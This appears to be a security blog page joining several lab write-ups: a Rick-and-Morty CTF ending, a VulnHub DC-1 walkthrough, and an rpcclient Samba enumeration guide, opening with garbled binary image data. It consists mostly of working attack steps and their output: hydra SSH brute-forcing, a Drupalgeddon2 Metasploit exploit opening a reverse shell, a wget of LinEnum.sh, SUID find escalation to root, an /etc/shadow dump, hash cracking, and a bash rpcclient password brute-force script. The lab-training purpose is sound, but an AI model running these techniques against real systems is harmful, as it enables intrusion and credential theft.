���� JFIF  ``���ExifMM        J   R (   �i  Z` `  �    �    P�    8��8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek8BIM  8BIM % � �ُ� �� ���B~� 8 P  "      ��             
[Summer@localhost Morty]$ 

The password is 'Meeseek' so once we unzip the jounral.txt we find some interesting information.

[Summer@localhost ~]$ more journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or mayb
e it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points 
[Summer@localhost ~]$ 

We got another flag with another password '131333'. We found a program in the RickSanchez directory called 'safe' if we copy the program to Summers home directory and run it we get the following.

[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
[Summer@localhost ~]$ 

[Summer@localhost ~]$ ./safe 131333
decrypt:  FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.� @
[Summer@localhost ~]$ 

We got another flag and some instructions on how to generate passwords and a sudo reference. This is all for the user RickSanchez. So our next task is to create a wordlist with the following rules applied: 1 uppercase, 1 digit and a word.

I had to google to see what his bands name was which is "The Flesh Curtains" so I fired up perl and wrote a small script to generate the passwords.

#!/usr/bin/env perl
use strict;
use warnings;

# The Flesh Curtains
my @words = ('The','Flesh','Curtains');
for my $alpha ('A'..'Z') {
 for my $num (0..9) {
  foreach my $word (@words) {
   print $alpha.$num.$word."\n";
  }
 }
}

Its now time to use hydra and brute force the ssh password for the user RickSanchez.

root@ubuntu:~# hydra -l RickSanchez -P morty.txt ssh://192.168.0.48:22222
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-08 20:41:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 780 login tries (l:1/p:780), ~49 tries per task
[DATA] attacking ssh://192.168.0.48:22222/
[STATUS] 264.00 tries/min, 264 tries in 00:01h, 524 to do in 00:02h, 16 active
[22222][ssh] host: 192.168.0.48   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-08 20:44:05
root@ubuntu:~#

The password was P7Curtains so now lets login and see what we can find.

root@ubuntu:~# ssh -p 22222 RickSanchez@192.168.0.48
RickSanchez@192.168.0.48's password: 
Last failed login: Wed Oct  9 13:44:03 AEDT 2019 from 192.168.0.42 on ssh:notty
There were 1217 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls -l
total 0
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21  2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18  2017 ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez: 
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
    LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ~]$ id
uid=1000(RickSanchez) gid=1000(RickSanchez) groups=1000(RickSanchez),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[RickSanchez@localhost ~]$ sudo -s
[root@localhost RickSanchez]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost RickSanchez]# 

We got root! that was a fun challenge.

Tuesday, October 8, 2019

VulnHub: DC-1 Walkthrough

We start off by running a nmap scan against the host to see what we can find.

root@ubuntu:~/src/JohnTheRipper/run# nmap -sV -O -sC 192.168.56.107

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-08 14:09 MDT
Nmap scan report for 192.168.56.107
Host is up (0.00060s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey: 
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/ 
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt 
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt 
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          33884/udp  status
|_  100024  1          34568/tcp  status
MAC Address: 08:00:27:AA:94:9F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.2
OS details: Linux 3.2, Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.80 seconds
root@ubuntu:~/src/JohnTheRipper/run# 

We can see that three ports are listening: ssh,http and rpcbind. my first thought when seeing the rpcbind program is maybe the box is running NFS. to check we issue the rpcinfo and showmount commands to see what we can find.

root@ubuntu:~/src/JohnTheRipper/run# rpcinfo -p 192.168.56.107
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  33884  status
    100024    1   tcp  34568  status
root@ubuntu:~/src/JohnTheRipper/run# 
root@ubuntu:~/src/JohnTheRipper/run# showmount -e 192.168.56.107
clnt_create: RPC: Program not registered
root@ubuntu:~/src/JohnTheRipper/run# 

No luck here. NFS is not running on the remote host apparently so lets move on to the HTTP port 80.

We can see from the NMAP output that the remote site is running some version of drupal and has a robots.txt file available for viewing. lets start by visiting the site and see what we are working with here.

It looks like a standard drupal install. What we need to find out is the version of drupal it is running and the search for exploits. The first thought which came to my head was to view-source on the home page and see if there is any juicy information we can find.

IF we look close the source code gives us what we want, which is a version.

meta name="Generator" content="Drupal 7 (http://drupal.org)"

Now that we have a version number we can move on to searching for possible exploit for the drupal cms. For this we will use Metasploit.

msf5 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


msf5 > 

After doing some research on google the drupalageddon exploit look like it will suit our needs and our next task which is to exploit the webapp.

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.56.1:4444 
[*] Sending stage (38288 bytes) to 192.168.56.107
[*] Meterpreter session 3 opened (192.168.56.1:4444 -> 192.168.56.107:45654) at 2019-10-08 14:32:45 -0600

meterpreter > shell
Process 3478 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

It worked! now we have a shell on the remote system. My first thought is to check the /etc/passwd file to see what users we have on the system.

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash

Well we found a possible flag a user named flag4 this means at some point we will have to get access to the user flag4 and probably login. I remember though that the server is running ssh which gives me the idea to brute force the flag4 user. I start up hydra and get cracking.

root@ubuntu:~/src# hydra -l flag4 -P /home/sam/wordlists/1000-most-common-passwords.txt ssh://192.168.56.107
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-08 14:42:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1002 login tries (l:1/p:1002), ~63 tries per task
[DATA] attacking ssh://192.168.56.107:22/
[22][ssh] host: 192.168.56.107   login: flag4   password: orange
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-08 14:43:11
root@ubuntu:~/src# 

It didn't take long to crack... lets login and see what we can find.

root@ubuntu:~/src# ssh -l flag4 192.168.56.107
flag4@192.168.56.107's password: 
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flag4@DC-1:~$ 

If we ls the cwd we find flag4.txt.

flag4@DC-1:~$ cat flag4.txt 
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
flag4@DC-1:~$

This lets us know there a flag in /root. But moving on lets download a linux enum script and run it on the remote host to see if we can escalate our privileges on the box some way.

flag4@DC-1:~$ wget http://192.168.56.101/LinEnum.sh
--2019-10-09 06:58:56--  http://192.168.56.101/LinEnum.sh
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45656 (45K) [application/x-sh]
Saving to: `LinEnum.sh'

100%[==========================>] 45,656      --.-K/s   in 0.001s  

2019-10-09 06:58:56 (71.5 MB/s) - `LinEnum.sh' saved [45656/45656]

flag4@DC-1:~$ 

After the LinEnum.sh script ran I came across a interesting finding which tells use that the find utility has the SUID bit set meaning it can run commands as a higher privileged user than the one we are now, possibly root. Find allows you to execute commands on each file it finds so lets start there and see what we get.

-e \e[00;33m[+] Possibly interesting SUID files:\e[00m
-rwsr-xr-x 1 root root 162424 Jan  6  2012 /usr/bin/find
-e 
flag4@DC-1:~$ find /etc/shadow -exec cat {} \;
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbBCmzpokVmn13ZhVyQGrQ4phd/:17955:0:99999:7:::
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd:*:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql:!:17946:0:99999:7:::
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BYrQ0brAhJoEzoEWCKxVW80:17946:0:99999:7:::
flag4@DC-1:~$ 

It worked plus it means we are running commands a root. let see if we can drop to a root shell with find.

flag4@DC-1:~$ find . -exec '/bin/sh' \;
# id
uid=1001(flag4) gid=1001(flag4) euid=0(root) groups=0(root),1001(flag4)
# whoami
root
# 

That worked too. lets see if we can find the flag file in the root directory we were told about eariler.

# pwd
/home/flag4
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 173 Feb 19  2019 thefinalflag.txt
# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# 

Well that was fun. I know I skipped steps in the process but I guess I just got lucky. Now its time to search for the other flags we missed. if you remember we had a website running drupal where we got a shell on through metasploit. Let go back to that and see what we can find.

Missed Flags

Here we have a shell on the remote host through metasploit as a low privileged user www-data. my first instinct is to raid the config files looking for login information for possibly a database or another web service. I googled the default drupal configuration path and sure enough the file was in there. Looking in the config file we find the second flag and a mysql database login which we can try and access locally.

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' => 
  array (
    'default' => 
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

Now we login to the database and see what the users table looks like.

$ mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 86
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter                      |
| filter_format               |
| flood                       |
| history                     |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_comment_statistics     |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)

mysql> select * from users;
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |  

mysql>

It looks like we got two users in the database we can check out. These hashes are drupal 7 hashes which can be cracked with John The Ripper. I am going to use the good old rockyou.txt wordlist and see if we get lucky.

root@ubuntu:~/src/JohnTheRipper/run# ./john --wordlist=/home/sam/wordlists/rockyou.txt /home/sam/wordlists/hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MyPassword       (?)
53cr3t           (?)
2g 0:02:20:00 DONE (2019-10-08 01:12) 0.000238g/s 266.8p/s 331.0c/s 331.0C/s 53cr3t..53997777
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@ubuntu:~/src/JohnTheRipper/run# 

That took a while but both usernames were cracked successfully. Now let go back to the website and try and login with the 'admin' user name.

It looks like we logged on successfully now lets browse the site starting with the dashboard and see what we can find.

It looks like we found flag 3 lets click on it and see what it says.

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

This is eluding to the find utility with the SUID bit set on it. We figured that out eariler thanks to the LinEnum script.

Sunday, October 6, 2019

Enumerating Samba Servers with rpcclient

Connecting to the remote service

We can connect to the remote samba service anonymously using the -N option which specifies no password. once you connect to the remote service it should drop you to a prompt much like the smb utility. One rpcclient allows you to do is run commands on a single command line instead of working in the console. This is the way we will enumerate the remote service

root@asus:~% rpcclient -U "" -N 127.0.0.1
rpcclient $> 

Query Server Information

root@asus:~% rpcclient -U "" -N -c "srvinfo" 127.0.0.1
 ASUS           Wk Sv PrQ Unx NT SNT asus server (Samba, Ubuntu)
 platform_id     : 500
 os version      : 6.1
 server type     : 0x809a03
root@asus:~% 

Enumerate all shares

root@asus:~% rpcclient -U "" -N -c "netshareenumall" 127.0.0.1
netname: homes
 remark: Home Directories
 path: C:
 password: 
netname: print$
 remark: Printer Drivers
 path: C:\var\lib\samba\printers
 password: 
netname: share
 remark: 
 path: C:\home\sam\public_html\pub
 password: 
netname: IPC$
 remark: IPC Service (asus server (Samba, Ubuntu))
 path: C:\tmp
 password: 
root@asus:~% 

Get Share Information

root@asus:~% rpcclient -U "" -N -c "netsharegetinfo share 2" 127.0.0.1
netname: share
 remark: 
 path: C:\home\sam\public_html\pub
 password: 
root@asus:~% 

Display Account Information

root@asus:~% rpcclient -U "" -N -c "querydispinfo" 127.0.0.1
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: sam Name: sam Desc: 
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: hayden Name: hayden sutton Desc: 
index: 0x3 RID: 0x3ec acb: 0x00000010 Account: sasha Name: sasha kim Desc: 
index: 0x4 RID: 0x3e9 acb: 0x00000010 Account: clare Name: clare chapman Desc: 
index: 0x5 RID: 0x3eb acb: 0x00000010 Account: jared Name: jared beck Desc: 
index: 0x6 RID: 0x3ed acb: 0x00000010 Account: vance Name: vance perkins Desc: 
root@asus:~% 

Enumerate Domain Users

root@asus:~% rpcclient -U "" -N -c "enumdomusers" 127.0.0.1
user:[sam] rid:[0x3e8]
user:[hayden] rid:[0x3ea]
user:[sasha] rid:[0x3ec]
user:[clare] rid:[0x3e9]
user:[jared] rid:[0x3eb]
user:[vance] rid:[0x3ed]
root@asus:~%

Get User Information

root@asus:~% rpcclient -U "" -N -c "queryuser 0x3ea" 127.0.0.1
 User Name   : hayden
 Full Name   : hayden sutton
 Home Drive  : \\asus\hayden
 Dir Drive   : 
 Profile Path: \\asus\hayden\profile
 Logon Script: 
 Description : 
 Workstations: 
 Comment     : 
 Remote Dial :
 Logon Time               : Wed, 31 Dec 1969 17:00:00 MST
 Logoff Time              : Wed, 06 Feb 2036 08:06:39 MST
 Kickoff Time             : Wed, 06 Feb 2036 08:06:39 MST
 Password last set Time   : Mon, 02 Sep 2019 12:29:46 MDT
 Password can change Time : Mon, 02 Sep 2019 12:29:46 MDT
 Password must change Time: Wed, 13 Sep 30828 20:48:05 MDT
 unknown_2[0..31]...
 user_rid : 0x3ea
 group_rid: 0x201
 acb_info : 0x00000010
 fields_present: 0x00ffffff
 logon_divs: 168
 bad_password_count: 0x00000000
 logon_count: 0x00000000
 padding1[0..7]...
 logon_hrs[0..21]...
root@asus:~%

Get Domain Information

root@asus:~% rpcclient -U "" -N -c "querydominfo" 127.0.0.1
Domain:  WORKGROUP
Server:  ASUS
Comment: asus server (Samba, Ubuntu)
Total Users: 6
Total Groups: 0
Total Aliases: 0
Sequence No: 1570400386
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
root@asus:~% 

Enumerate Domains

root@asus:~% rpcclient -U "" -N -c "enumdomains" 127.0.0.1
name:[ASUS] idx:[0x0]
name:[Builtin] idx:[0x1]
root@asus:~% 

Get Password Policy Information

root@asus:~% rpcclient -U "" -N -c "getusrdompwinfo 0x3eb" 127.0.0.1
min_password_length: 5
    &info.password_properties: 0xe3266264 (3810943588)
           0: DOMAIN_PASSWORD_COMPLEX  
           0: DOMAIN_PASSWORD_NO_ANON_CHANGE
           1: DOMAIN_PASSWORD_NO_CLEAR_CHANGE
           0: DOMAIN_PASSWORD_LOCKOUT_ADMINS
           0: DOMAIN_PASSWORD_STORE_CLEARTEXT
           1: DOMAIN_REFUSE_PASSWORD_CHANGE

root@asus:~% 

These are just some of the command available to you when using the rpcclient. It would be advised to enter in to the rpcclient console and type 'help' for a list of full commands you have at your disposal.

Brute Force with rpcclient

Here is a way to brute force samba passwords using the rpcclient utility and bash.

#!/usr/bin/env bash
##
## Dictonary password attack against a valid samba username using rpcclient
##

user="sasha"
host="127.0.0.1"
list="users.txt"

file=$(<${list})
wordlist=(`echo $file | sed 's/ /\n/g'`)

echo "[*] Searching for the password for [${user}]..."

for word in "${wordlist[@]}"
do
    rpcclient -U "${user}%${word}" -c "quit" ${host} 1>/dev/null

    if [ $? == 0 ]
    then
        echo "[+] Password \`${word}\` found for [${user}]"
    fi
done

If we run the script...

root@asus:~% ./rpcclient.sh 
[*] Searching for the password for [sasha]...
[+] Password `master` found for [sasha]
root@asus:~% 

Exploiting Weak WEBDAV Configurations

The server we are going to audit has the following fingerprint. 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) Next we need t...